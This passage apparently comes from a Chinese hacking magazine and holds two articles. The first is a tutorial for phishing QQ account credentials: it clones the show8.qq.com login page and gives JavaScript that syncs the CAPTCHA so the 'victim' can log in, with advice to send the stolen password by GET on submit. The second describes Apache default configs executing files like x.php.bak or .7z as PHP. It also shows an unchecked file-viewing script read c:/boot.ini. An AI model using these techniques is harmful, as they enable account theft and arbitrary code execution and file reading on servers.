不过对于我们来说最大的问题是验证码，我们以show8.qq.com这个域来说明，这个域的登录页面在http://show8.qq.com/inc/login_box.html（通过首页中的登录可以获得，为了节约版面类似问题不会在下文提到），我们把这个网页保存到本地，名字为A.html，注意其中的这两行：

```
<script type="text/javascript" src="/js/common.js"></script>
<script language="javascript" src="/js/ps.js"></script>
```

这两行一定要改成：

```
<script type="text/javascript" src="http://show8.qq.com/js/common.js"></script>
<script language="javascript" src="http://show8.qq.com/js/ps.js"></script>
```

我们直接在本地运行它，登录页面就会出现了，接着我们输入帐号密码和验证码（这个就是本文的关键），你会发现提示如图1所示，这个页面出现的原因就是因为TT采用了一套session+连接人获取验证码的模式。

估计大多数读者就是在这里卡住的，那么我们有没有什么方法可以突破呢？答案是肯定的。我在一次写空间的时候意外的发现了一个小规律：如果在当前的IE下新建一个窗口，在这个窗口中去请求一个验证码，那么这个验证码就会替换了当前的验证码（不信的话你可以在链接上按shift，在新窗口中输入验证码图片地址看一下）。有了这个小规律我们就不难写出如下的代码：window.open("http://ptlogin2.qq.com/getimage?aid=xxxxxxx","diaoyu");。不过问题好象又出来了，就是我们不能给受害者一个除了验证码外什么都没有的网页吧！我最初想到的是先打开A页面，然后仿造里面再给用户的那个页面写下<img src="http://ptlogin2.qq.com/getimage?aid=xxxxxxx"></img>，结果又是失败了（这里失败的原因我一直没有时间仔细的研究）！

接着我又继续写下：

```
<img src="http://ptlogin2.qq.com/getimage?aid=xxxxxxx"></img>
<script type="text/javascript">window.open("http://ptlogin2.qq.com/getimage?aid=xxxxxxx","diaoyu");
```

企图在两个页面同时调用获得相同的验证码，一个用于用户输入，一个用于连接验证码服务器更新当前的验证码（这种办法在第一次是有效的）！结果居然相差不到1秒却产生了2个不同的验证码（看来TT也不是吃素的），一时间陷入了困境。后来我突然想起了IE之类的浏览器是把每个WEB上的图片都是CACHE的（其原理如图2所示），所以我们可以不连接直接获得OPEN函数得到的图片！

把上面的代码倒过来写，<img src="http://ptlogin2.qq.com/getimage?aid=xxxxxxx"></img>是不会去连接服务器，而是直接从CACHE中获得了OPEN函数连接的验证码，不过要注意的是OPEN函数的连接时间比较长，所以一定要在OPEN函数获取验证码之后调用。最终的代码如下（只是关键部分）：

```
A.html:
<script type="text/javascript">
window.open('http://ptlogin2.qq.com/getimage?aid=xxxxxxx','diaoyu','height=1','width=1');
<!--尽量创建一个小的窗口-->
<!--你可以在JAVASCRIPT中尝试销毁这个窗口-->
window.focus()
<!--使主窗口重新得到焦点，要不然容易穿帮-->
window.renewimg = function()
  {
      document.getElementById("verify_img").innerHTML="<img width='130' height='53' src='http://ptlogin2.qq.com/getimage?aid=10000101&0.8734883266382335' alt='验证码' align='top' />";
  }
<!--替换原来的renewimg函数!-->
<!--这样当刷新验证码时就可以通过了!-->
```

代码就是这么多，至于发送帐号和密码的部分大家只要注意看上期x140cC的那篇文章就可以了。我的建议是在onsubmit事件中使用GET方式提交。如果还有什么不明白的问题可以看我修改过的A.html文件或者到论坛上与我去讨论。其实本文也没有多少高深的技术，希望这篇文章可以给你一些帮助。

（文章中涉及到的a.html已经收录在了光盘中）

文章难易度：★★★★
文章阅读点：Apache 和 PHP 默认配置下的未识别扩展名执行漏洞

Apache扩展名解析漏洞简介

28度的冰

昨天去借了一本书—— Ajax与PHP Web开发，要想运行php程序，使用IIS加php扩展的方式是一种很不明智的选择，不论是在安全性，还是在效率上都大打折扣，于是我决定架个Apache，去http://httpd.apache.org/下载了最新版本(apache_2.2.6)，同时又去http://www.php.net/下载了最新的php for win (5.2.4)，将apache、php安装完毕，然后配置好php，测试成功（图1）。apache与php的安装、配置并非本文的重点，所以略去。




图1

很快的，我就编写了一个查看文件的脚本：

```
<?php
$file = ($_GET['file'])?$_GET['file']:__FILE__;
highlight_file($file);
?>
```

将其保存为showsource.php，随后因为要做一点更改，我就将这个文件备份了一下，备份成了showsource.php.bak，现在web目录下就有了两个文件。很偶然的一个机会，我访问了showsource.php.bak，结果却让我大吃一惊，如图2。




图2

看到了吗？代码被高亮显示了，也就是说showsource.php.bak也被当成php代码解析了，当时还真有点儿不相信，我可是按照apche的默认配置架设的啊。我又试了试http://127.1/showsource.php.bak?file=c:/boot.ini，结果如图3所示。

.bak扩展名的文件真的被当成php脚本解析了，突然我有了一个幻想—— showsource.php.jpg能不能被解析呢？如果可以的话，那可就无敌了。但是测试结果却有点儿让人失望，代码以文本的方式原样的显示了出来，如图4。




图3




图4

随后我又试了试showsource.php.rar，结果是蹦出了下载页面；又尝试了showsource.php.7z，.7z是7zip压缩方式的默认扩展名，结果代码也是按照php的方式解析了。这是为什么？.php.bak、.php.jpg、.php.rar、.php.7z这些文件格式在apache环境下解析方式的不同说明了什么呢？在开头安装配置apache和php的时候我将apache和php的配置略去不讲，可问题正是出在apache的配置上。当然这不是我的错，这是apache的错，配置的时候都是采用的默认配置。在httpd.conf文件中，有这么一块内容：

```
<IfModule mime_module>
    #
    # TypesConfig points to the file containing the list of mappings from
    # filename extension to MIME-type.
    #
    #
</IfModule>
```

这块内容的作用就是在给定的文件扩展名与特定的内容类型间建立映射，比如AddType application/x-compress .7z，就可以解释成把.7z扩展名映射到application/x-compress，以一种压缩文件的格式解析。添加之后重启apache，我们刚才能当成php解析的showsource.php.7z就变成了下载了。

下面我们再来看看.jpg的映射在什么地方——在httpd.conf同一目录下的mime.types文件里：**image/jpeg jpeg jpg jpe**。

如果我们把image/jpeg改成别的，"jpeg、jpg、jpe"这三类扩展名的文件就会以别的方式解析。当然了rar也有对应的**application/x-rar-compressed**，这样就能解释为什么".php.rar、.php.jpg"不能按照php方式解析了。但是为什么".php.bak、.php.7z"会以php脚本的方式解析呢？它们的真正扩展名并不是.php啊。同时还可以发现.bak和.7z默认都是没有映射的扩展名，也就是说apache并不认识这样的扩展名。到这儿我们应该能够总结出问题的规律了：如果.*扩展名没有被映射，那么x.php.*会以php脚本的方式来执行。下面我们来验证这一点，建立一个test.php.asp，内容为：

```
<?php
echo 'hello, world!';
?>
```

成功解析，如图5。此时的测试环境是Windows 2003 sp2，PHP for Windows 5.2.4，Apache 2.2.6。




图5

